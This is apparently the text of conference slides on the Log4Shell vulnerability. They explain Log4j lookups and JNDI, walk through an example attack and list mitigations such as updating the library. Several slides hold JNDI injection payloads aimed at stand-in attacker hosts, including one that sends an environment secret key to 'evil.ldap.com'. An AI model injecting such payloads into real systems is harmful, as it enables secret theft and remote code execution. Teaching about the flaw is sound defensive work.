Trust but verify: Why you should update

Grazer Linuxtage 2022

Lena [redacted]
Hannes
David
Markus Schiffermüller

Log4Shell

Grazer Linuxtage 2022

Markus Schiffermüller

What is Log4Shell?

What is Log4Shell

Security vulnerability in Java Library

Remote code execution

What is Log4Shell

Security vulnerability in Java Library

Remote code execution

Log4j

What is Log4j

Logging library for Java

What is Log4j

Logging library for Java

Example:

```
logger.info("This is a log message");
```

2022-04-22 17:00:32 INFO - This is a log message

Log4j String Format


```
logger.info("Current Class {}", "Main");
```

Log4j String Format


```
logger.info("Current Class {}", "Main");
```

INFO - Current Class Main

Log4j Variable Format


```
logger.info("Current Class {}", "Main");
logger.info("User login {}", userName);
```

INFO - Current Class Main

Log4j Variable Format


```
logger.info("Current Class {}", "Main");
logger.info("User login {}", userName);
```

```
INFO - Current Class Main
INFO - User login testUser
```

Log4j Lookups


```
logger.info("Current Class {}", "Main");
logger.info("User login {}", userName);
logger.info("Current Version {}","${env:VERSION}");
```


```
INFO - Current Class Main
INFO - User login testUser
```

Log4j Lookups



```
logger.info("Current Class {}", "Main");
logger.info("User login {}", userName);
logger.info("Current Version {}","${env:VERSION}");
```

```
INFO - Current Class Main
INFO - User login testUser
INFO - Current Version 1.0.0
```

Log4j Example




Log4j Example



INFO - Current Class Main

```
logger.info("Current Class {}", "Main");
```

Log4j Example




INFO - Current Class Main

INFO - User login TestUser

```
logger.info("User login {}", userName);
userName = "TestUser"
```

Log4j Example




INFO - Current Class Main

INFO - User login TestUser


INFO - Current Version 1.0.0

```
logger.info("Current Version {}","${env:VERSION}");
```

Log4j Lookup Example




Log4j Lookup Example



INFO - Current Class Main

Log4j Lookup Example




INFO - Current Class Main

INFO - User login Java version 17.0.1

```
logger.info("User login {}", userName);
```

Log4j Lookup Example



INFO - Current Class Main

INFO - User login Java version 17.0.1

```
logger.info("User login {}", userName);
userName = "${java:version}"
```

Log4j JNDI Lookup


```
logger.info("Current Version {}","${env:VERSION}");
```

Log4j JNDI Lookup


```
logger.info("Current Version {}","${jndi:ldap://attack.com/a}");
```

JNDI

Java Naming and Directory Interface

JNDI

Retrieve Java objects from remote location

JNDI

Retrieve Java objects from remote location

Application 1

JNDI

Retrieve Java objects from remote location

Application 1

Application 2

JNDI

Retrieve Java objects from remote location

Application 1

Application 2

Application 3

JNDI

Retrieve Java objects from remote location

Java Object


Application 1

Application 2

Application 3

JNDI

Retrieve Java objects from remote location



LDAP Server

Java Object


Application 1

Application 2

Application 3

JNDI

Retrieve Java objects from remote location




JNDI Example

${**jndi:ldap:**//server.com/argument1/argument2}

JNDI Example

${**jndi:ldap:**//server.com/argument1/argument2}




LDAP Server

Application


JNDI Example

${**jndi:ldap:**//server.com/argument1/argument2}



JNDI Example


${**jndi:ldap:**//server.com/argument1/argument2}



Log4J and JNDI


Example Attack


Interface



Example Attack

Interface





Example Attack

```
logger.info("User login {}", userName);
```

Application

Example Attack

```
logger.info("User login {}", userName);
```

```
${jndi:ldap://evil.ldap.com/${env:SECRET_KEY}}
```


Application

Example Attack

```
logger.info("User login {}", userName);
```

```
${jndi:ldap://evil.ldap.com/${env:SECRET_KEY}}
```

Application




Attacker
LDAP Server

Example Attack

```
logger.info("User login {}", userName);
```


```
${jndi:ldap://evil.ldap.com/${env:SECRET_KEY}}
```



Example Attack

```
logger.info("User login {}", userName);
```

```
${jndi:ldap://evil.ldap.com/${env:SECRET_KEY}}
```



Impact

Impact of Log4Shell

Remote Code execution

Impact of Log4Shell

Remote Code execution

Log4j is in the top 0.003% by downloads[1]

[1] https://blog.sonatype.com/why-did-log4shell-set-the-internet-on-fire

Impact of Log4Shell

Remote Code execution

Log4j is in the top 0.003% by downloads[1]

8% of Maven Central repository are impacted [2]

[1] https://blog.sonatype.com/why-did-log4shell-set-the-internet-on-fire

[2] https://security.googleblog.com/2021/12/understanding-impact-of-apache-log4j.html

How to mitigate Log4Shell

Update Log4J to 2.15.0

How to mitigate Log4Shell

Update Log4J to 2.16.0

Removing the JndiLookup class

How to mitigate Log4Shell

Update Log4J to 2.16.0

Removing the JndiLookup class

Keep libraries updated